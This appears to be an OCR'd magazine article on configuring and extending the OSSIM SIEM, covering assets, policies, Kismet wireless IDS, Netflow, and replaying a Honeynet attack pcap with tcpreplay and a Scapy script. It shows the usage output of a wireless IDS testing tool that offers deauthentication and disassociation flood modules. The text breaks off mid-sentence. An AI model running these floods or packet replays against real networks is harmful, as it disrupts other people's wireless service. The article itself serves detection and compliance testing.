
- A log file (FTP, SMB, Syslog)
- An SQL Database
- WMI (Windows Management Instrumentation)
- Cisco SDEE.

OSSIM Server: This component receives events from collectors and does Risk Assessment and correlation tasks. The OSSIM server performs the following tasks in descending order:

- Collects events from the OSSIM detectors
- Modifies the way events are processed within the server through defined policies
- Risk Assessment
- Event Correlation (Logical correlation, Cross-correlation and Inventory correlation)
- Stores events in the SQL Database.

Database: OSSIM databases run on a MySQL server and store event data, configurations and inventory. We strongly recommend installing the database on another machine to obtain better performance.

OSSIM Framework/Interface: The OSSIM framework is the PHP code that serves the information through the Web Server. The OSSIM "Frameworkd" is a Python daemon that is in charge of all the required tasks done periodically (Vulnerability Scanning, Backups, Historical data management, graph generation…).



Configuring the system

There are some simple steps that have to be executed on every newly installed OSSIM system. First of all, try to keep it updated at all times by logging into the system with the password you've chosen at installation time and issuing the command "ossim-update". This will fetch new packages and ask you if you want to overwrite old files, which you'll want to do all the time unless you've made custom modifications. Let's now talk about two very important aspects when configuring the system: assets and policies.

Assets


Assets are key for SIEM systems. After all, if you don't have assets you want to protect you wouldn't be using a SIEM, right? OSSIM provides four main types of IP based assets:

- Hosts
- Networks
- Host groups
- Network groups.

Apart from this, both users and business processes can be considered assets within the system but that's out of the scope of this article. It is very important to correctly identify and evaluate your assets within OSSIM for two very important reasons:

a) OSSIM is a risk-based SIEM. Every single event will have a risk value attached to it determined by its intrinsic "danger" (priority), how certain we are that it's a real event and not a false positive (reliability) and the importance of the targeted entity (asset).
b) From a technical point of view, many internal operations are only performed for "assets" - that is, for hosts or networks entered into the system.

Asset values range from 0 (no importance) to 5 (very high importance). Assets can be identified and quickly incorporated into the system using the Tools -> Net Scan functionality. Use host and network groups to classify logically similar hosts/networks for later use within policies, directives, scanning and visualization.



Tickets Opened 1
Unresolved Alarms 18
Last updated: 2010-03-11 06:36:29
Last updated: 2010-03-12 11:17:44
Max priority 2
Max risk 2

HOSTS

Hostname	IP	Asst	Thr_C	Thr_A	Sensors	Scantype	Alert	Per	RRD Profile	Description	Knowledge DB
opensourcesim.alienvault	207.158.15.109	2	30	30	opensourcesim	2007	0	0			
Windows-File-Server	192.150.11.111	2	30	30	opensourcesim	None	0	0			
Wireless-Sensor-1	192.168.1.200	2	300	300	opensourcesim	None	0	0			


Policies

Once you've defined your assets and events start pouring in, it's time to fine-tune your environment using policies. Policies enable you to decide what to do with incoming events:

- Store them into the SQL database or into the logger (file system based) back-end
- Correlate them
- Qualify them (measure their risk)
- Sign them cryptographically
- Change their priority
- Take actions like sending out an email, blocking at firewall level or executing any command.

OSSIM policies pretty much work like your standard firewall policies. First you enter your sources (you can select any host, network or groups for this, additionally to entering them manually) and destinations.

The next step is to define a port or port range, in case you want to limit the policy this way. Next you'll choose which events will match this policy - that is, you select a plugin group. Plugin groups can range from single events to multiple input device aggregations. After this, you've got to choose to which originating sensors it will apply and on what servers you want to install this policy. The last two tabs enable you to fine-tune your policy allowing for the definition of everything mentioned above (Storage, IPS actions, qualification, etc.)



Active	Ord	Priority	Source	Destination	Port Group	Plugin Group	Sensors	Time Range	Targets	Correla	Cross (	Store
✗	1000	-	any	any	ANY	Botnets	any	Mon 0h - Sun 23h	any	🟢	🟢	🔴
✗	1002	-	any	any	ANY	Denial Of Service	any	Mon 0h - Sun 23h	any	🟢	🟢	🔴
✗	1003	-	any	any	ANY	Network Anomalies	any	Mon 0h - Sun 23h	any	🟢	🟢	🔴
✗	1004	-	any	any	ANY	P2P	any	Mon 0h - Sun 23h	any	🟢	🟢	🔴
✗	1005	-	any	any	ANY	Porn	any	Mon 0h - Sun 23h	any	🟢	🟢	🔴
✗	1007	-	any	any	ANY	Trojan	any	Mon 0h - Sun 23h	any	🟢	🟢	🔴
✗	1008	-	any	any	ANY	Voip	any	Mon 0h - Sun 23h	any	🟢	🟢	🔴
✗	1009	-	any	any	ANY	Bruteforce	any	Mon 0h - Sun 23h	any	🟢	🟢	🔴
✗	1010	-	any	any	ANY	Malware	any	Mon 0h - Sun 23h	any	🟢	🟢	🔴
✗	1011	-	any	any	ANY	Network Errors	any	Mon 0h - Sun 23h	any	🟢	🟢	🔴
✗	1012	-	any	any	ANY	Spyware	any	Mon 0h - Sun 23h	any	🟢	🟢	🔴
✗	1013	-	any	any	ANY	Virus	any	Mon 0h - Sun 23h	any	🟢	🟢	🔴
✗	1014	-	any	any	ANY	Web Attacks	any	Mon 0h - Sun 23h	any	🟢	🟢	🔴
✗	1015	-	any	any	ANY	Level Info 0	any	Mon 0h - Sun 23h	any	🟢	🟢	🔴

Creating your own content

OSSIM's aim is to be very flexible and to easily adapt to different user needs. Many parts of the system can be customized to meet specific requirements such as custom reports, accepting input from new devices, correlating data from your own devices or using correlation algorithms defined by yourself. In this part we'll talk about two such customization features: how to accept input from a new device - that is, creating a custom plugin, and how to write new correlation rules in order to feed the system's "brain".

Sample plugin

Plugins are OSSIM's interface to external devices. Plugins allow you to easily convert any system's output format to a normalized state which will allow it to be correlated, qualified, stored and reported and acted upon. Events can be gathered by many different means, as seen before:

- By reading log files (be it locally or using FTP, SMB or Syslog)
- Querying SQL Databases
- Using WMI
- Using Cisco SDEE

Once you've determined the location of the data you want to normalize, a simple process follows and two files have to be created:

- A plugin definition file containing the regular expressions which will match the events.
- An SQL file with the id, name, priority and reliability data for each event.

For more information about plugin creation along with a detailed step-by-step guide please visit tinyurl.com/ylmaavk.

Sample Directive

The correlation engine is described best at tinyurl.com/yk8n34o. This information is not completely up to date as the FIXME entries have already been fixed. Basically, events arrive at the correlation server(s) and are matched against filter rules that are described by a simple language using XML. Directives move onward as events match the different variables at different levels, eventually generating new events (alarms) if a certain risk level has been reached. We'll see an analysis of a sample directive in the practical section entitled "Detecting Complex Attacks".

Adding more components

OSSIM can be easily extended with new components, both open source and commercial. Here we'll talk about the two latest tools we've incorporated into the system: Wireless IDS/ Inventory and Netflow/Sflow storage and reporting.

Kismet


Kismet has made its way into OSSIM very recently. The initial request was made from a company that wanted to help their customers comply with the wireless part of the PCI regulation. We'd like to thank them for this since they allowed us to make most of the code public for the community's benefit.

OSSIM's Kismet integration is twofold: it is able to detect certain "attacks" happening at the wireless level but also stores a list of all detected wireless networks, access points and associated clients in XML format.

In order to try out this integration you have to follow these simple steps:

1) Decide which sensor will be the Kismet collector. No OSSIM agent is required on this sensor, you just have to insert its IP address into the system and then go to advanced properties and mark the "Kismet" check-box.
2) After having done so, get back to Analysis->Wireless and click on the "setup" tab on the right. Enter your main location and you'll see the sensor you just flagged as having Kismet on the dropdown list.
3) Enable the Kismet plugin and make sure you're redirecting Kismet's standard output to the logfile pointed inside the plugin.
4) Run Kismet with the "-t xml" option for it to save periodic xml dumps. You can then import those xml dumps into the system by running the "/usr/share/OSSIM/www/wireless/kismet_import.pl X.X.X.X-whatever.xml" command. X.X.X.X is the IP address of the sensor you have defined before and it's very important that it's part of the file-name, since Kismet does not log this information by default.

After this, you should be ready to go. All the Kismet data is available for analysis, attacks will be highlighted, and a subset of PCI specific reports will be available on the Wireless tab.




Tickets Opened 366
Unresolved Alarms 1.235
Last updated: 2010-02-24 10:33:42
Last updated: 2010-03-14 00:09:56
Max priority 8
Max risk 5

Locations
- Local
  - Networks
  - Clients
  - Sensors
  - Events
  - Reports
    - Networks
    - Cloaked Networks having uncloaked APs
    - Encrypted Networks having unencrypted APs
    - Networks using weak encryption
    - Suspicious clients
- New York
- Paris

Show All ● Trusted ○ Untrusted ○ Hide old ones □

Network SSID	# of APs	# Clients	Type	Encryption Type	Cloaked	1st Seen	Last Seen	Description	Notes	
8RAX2	0	0	Un-Trusted			0000-00-00 00:00:00	0000-00-00 00:00:00			✎ ✗
@Home	0	0	Un-Trusted			0000-00-00 00:00:00	0000-00-00 00:00:00			✎ ✗
@HomeBCF3	0	0	Un-Trusted			0000-00-00 00:00:00	0000-00-00 00:00:00			✎ ✗
@jnme	0	0	Un-Trusted			0000-00-00 00:00:00	0000-00-00 00:00:00			✎ ✗
@XfmeBSO3	0	0	Un-Trusted			0000-00-00 00:00:00	0000-00-00 00:00:00			✎ ✗
a4rvifi	0	0	Un-Trusted			0000-00-00 00:00:00	0000-00-00 00:00:00			✎ ✗
ADE-WIFI	0	0	Un-Trusted			0000-00-00 00:00:00	0000-00-00 00:00:00			✎ ✗
Ap Ae Network 2b1ff4	0	0	Un-Trusted			0000-00-00 00:00:00	0000-00-00 00:00:00			✎ ✗
ATL-WIFI	0	0	Un-Trusted			0000-00-00 00:00:00	0000-00-00 00:00:00			✎ ✗
att7Mfi	0	0	Un-Trusted			0000-00-00 00:00:00	0000-00-00 00:00:00			✎ ✗
attwifi	0	0	Un-Trusted			0000-00-00 00:00:00	0000-00-00 00:00:00			✎ ✗
a{Suue7v	0	0	Un-Trusted			0000-00-00 00:00:00	0000-00-00 00:00:00			✎ ✗
b5Akin54g	0	0	Un-Trusted			0000-00-00 00:00:00	0000-00-00 00:00:00			✎ ✗

Once you have your wireless sensor up and running, it's time to test if all is working as it should. In order to generate some malicious wireless traffic, you can download the following script:
www.alienvault.com/jblasco/code/WIDSTT.py



```
mac-jaime:Downloads jaimeblasco$ python WIDSTT.py
WARNING: No route found for IPv6 destination :: (no default route?)
WIDSTT - Wireless Intrusion Detection Systems Testing Tool  (jaime.blasco@alienvault.com)
Usage:
        -i interface
        -m module       nullProbe       Send Probe-response packets with a SSID IE tag component of length 0 (WVE-2006-0064)
                        disassociateFlood       Floods the WLAN with disassociation packets. (WVE-2005-0046)
                        deauthFlood     Floods the WLAN with deauthentication packets. (WVE-2005-0045 )
                        associateFlood  Floods the WLAN with deauthentication packets. (WVE-2005-0045 )
                        invalidDeauthRcode      Sends invalid deauthentication reason code.
                        invalidDisasRcode       Sends invalid disassociation reason code.
                        longSSID        Sends an over-sized SSID. (WVE-2006-0071, WVE-2007-0001)
                        airJack  Sends airjack beacon packet. (WVE-2005-0018)
                        invalidChannelBeacon    Sends an an invalid channel number in beacon frames (WVE-2006-0050)
                        windowsZero     Windows XP SP1 behaviour
```

Using this tool you can send some packets via your wireless network adapter that will generate Kismet alerts on each of the attacks you send over the air. If the sensor is well-configured, you should be able to find some Kismet alerts on the OSSIM forensics console. Deploying Wireless Sensors can help you comply with PCI DSS standard. Here is a short summary of the wireless requirements that OSSIM covers.

Maintain an up-to-date wireless hardware inventory: OSSIM system incorporates active inventory through OCS deployment, passive host discovery via NTop, and integrates with Nedi to automatically perform network discovery.

Scan for the presence of wireless access points / deploy a wireless IDS: The deployed wireless sensors allow us to detect wireless Access Points as well as alerts generated from the included Wireless Intrusion Detection System.

Deploy an automatic system to alert and eliminate rogue devices and unauthorized wireless connections: The wireless sensors will detect non-registered Access Points. Once an AP is detected, the OSSIM system will check if the hardware is connected to the enterprise network (Rogue AP) through the information collected by NTop and Nedi.

Isolate wireless traffic from the Cardholder Data Environment and monitors logs generated and deploy an IDS/IPS: The system will collect, correlate and report possible attacks detected from wireless clients to the Cardholder Data environment.

Verify that strong cryptography is being used on transmission of cardholder data over encrypted wireless networks: The wireless sensor is capable to detect unencrypted wireless Access Points inside the defined wireless network.

Netflow

Since version 2.2, OSSIM accepts input from Netflow/SFlow capable devices using NFDump/SFDump. [ns]fdump accepts up to 250k flows per second and stores them on file-system.

NFSen is the basis of the OSSIM flow visualization interface. Its basic functionality is still present but it has been greatly enhanced by adding quick links to a "Top-10" type of queries for sources, destinations and protocols, showing quick listings of recent activity and integrating the asset database with it, showing host names if present, adding networks to which hosts belong, and geolocating information.

Detecting complex attacks

To explain the capabilities of the platform, we'll use the pcap from the 1° Forensic Challenge of the Honeynet Project (honeynet.org/node/504). You can download the network trace with attack data provided from here: tinyurl.com/yd8axkv.

OSSIM can help you detect this kind of attacks, as well as describe the capabilities of the tool to analyze, report and manage the incident response process. To begin with, we have to configure the system with information about the network (asset) as described before. If we take take a look at the pcap file we can easily discover that the victim network is 192.150.0.0/16 and the attacked system IP address is 192.150.11.111. So, we add the network to OSSIM at Assets->Networks (WindowsNetwork) and the host under Assets->Hosts (Windows-File-Server).

Then, if we execute the OSSIM-reconfig command, the OSSIM agents will update the networks to monitor (HOME_NETWORK) and Snort will be able to detect attacks against it. Now we have to inject the pcap file into the interface which Snort is analyzing traffic to emulate the attack, and let the platform analyze it. We propose two methods:

- Using Tcpreplay: A tool that "replays" pcap files onto the network. To inject the Honeynet Forensic Challenge Pcap file (assuming Snort is listening on eth0):

```
tcpreplay --intf1=eth0
attack-trace.pcap_
```

- Using Scapy: If you are running OSSIM/ Snort on Vmware or any other virtual environment, you can sometimes encounter problems injecting pcap files with Tcpreplay. To solve this you can use this little Python script that uses Scapy to inject a pcap file onto the network.

Note: You need to have scapy installed:


```
apt-get install scapy
import sys
from scapy import *

pcapFile = sys.argv[1]
interface = sys.argv[2]

for p in rdpcap(pcapFile):
    sendp(p, iface=interface, loop=0, verbose=0)

print "Injected %s on %s" % (pcapFile, interface)
```

Once we have injected the pcap file on the wire, let check the Analysis->SIEM tab to see what the system has detected.



Displaying events 1-9 of 9 total


□	Signature	Date	Source Address	Dest. Address	Asset S → D	Prio	Rel	Risk S → D	L4-proto
□	directive_event: Worm Infection against DST_IP via Lsasrv.dll RPC vulnerability	2010-03-06 13:39:16	98.114.205.102:1828	Windows-File-Server:445	2->2	3	10	2->2	TCP
□	directive_event: Worm Infection against DST_IP via Lsasrv.dll RPC vulnerability	2010-03-06 13:39:16	98.114.205.102:1828	Windows-File-Server:445	2->2	3	4	0->0	TCP
□	directive_event: Attack against DST_IP (Microsoft Server Service related attack)	2010-03-06 13:39:16	98.114.205.102:1828	Windows-File-Server:445	2->2	3	4	0->0	TCP
□	URL URL snort: "ET POLICY PE EXE or DLL Windows file download (2)"	2010-03-06 13:39:15	98.114.205.102:2152	Windows-File-Server:1080	0->0	1	1	0->0	TCP
□	URL URL URL URL snort: "ET EXPLOIT LSA exploit"	2010-03-06 13:39:14	98.114.205.102:1828	Windows-File-Server:445	0->0	3	1	0->0	TCP
□	CVE URL URL snort: "ET EXPLOIT MS04011 Lsasrv.dll RPC exploit (WinXP)"	2010-03-06 13:39:14	98.114.205.102:1828	Windows-File-Server:445	WindowsNetwork (192.150.0.0/16)			0->0	TCP
□	URL URL snort: "ET ATTACK_RESPONSE Mainz/Bielefeld Shellcode"	2010-03-06 13:39:14	98.114.205.102:1828	Windows-File-Server:445	0->0	1	1	0->0	TCP
□	URL CVE BUG snort: "NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt"	2010-03-06 13:39:14	98.114.205.102:1828	Windows-File-Server:445	0->0	1	1	0->0	TCP
□	snort: "NETBIOS SMB-DS IPC$ unicode share access"	2010-03-06 13:39:13	98.114.205.102:1828	Windows-File-Server:445	0->0	3	1	0->0	TCP

Through the SIEM analysis console, we can visualize the information processed by the system. We can observe the following suspicious events:

